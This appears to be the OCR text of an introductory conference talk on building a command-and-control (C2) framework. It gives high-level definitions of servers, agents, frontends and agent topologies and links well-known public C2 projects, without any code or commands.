Baby C2:

A Hillbilly's First C2

Who Me?

Who/What am I?

Simple answer:

- Father/Husband/Son/Brother
- Programmer/Pentester/Researcher
- Hillbilly
- Old Unix/Linux User

Why This Topic?

C2’s can be fun

I wanted a new project

I decided to learn some of the aspects of what goes into making a C2

I thought it may be a good topic to present

What is a C2: Basics

A C2 establishes a client/server infrastructure for an operator to compromise, and subsequently control remote systems.


Purpose

Facilitate management of multiple compromised systems from a central location.

Components

Typically include agents, servers, and a frontend interface.

Sampling of Popular C2s




- Metasploit: *https://www.metasploit.com/*
- Cobalt Strike: *https://www.cobaltstrike.com/*

- Sliver: *https://github.com/BishopFox/sliver*
- Merlin: *https://github.com/Ne0nd0g/merlin*
- Mythic: *https://github.com/its-a-feature/Mythic*
- Badrats: *https://gitlab.com/KevinJClark/badrats*

https://howto.thec2matrix.com/

Terms


- Server
  - *Central controller receiving data from agents and sending commands*
- Agent
  - *Software running on compromised machines*
- Frontend
  - *User interface to interact with the server*




Connectivity of Agents

- Single Agent
  - *One agent reporting to a server.*
- Multiple Agents
  - *Multiple agents reporting to a server.*
- Chained Agents (pivoting/jumpbox)
  - *Agents communicating through other compromised systems to avoid detection.*


C2 Topology




C2 Topology – Initial Foothold




C2 Topology – 1 Active Agent



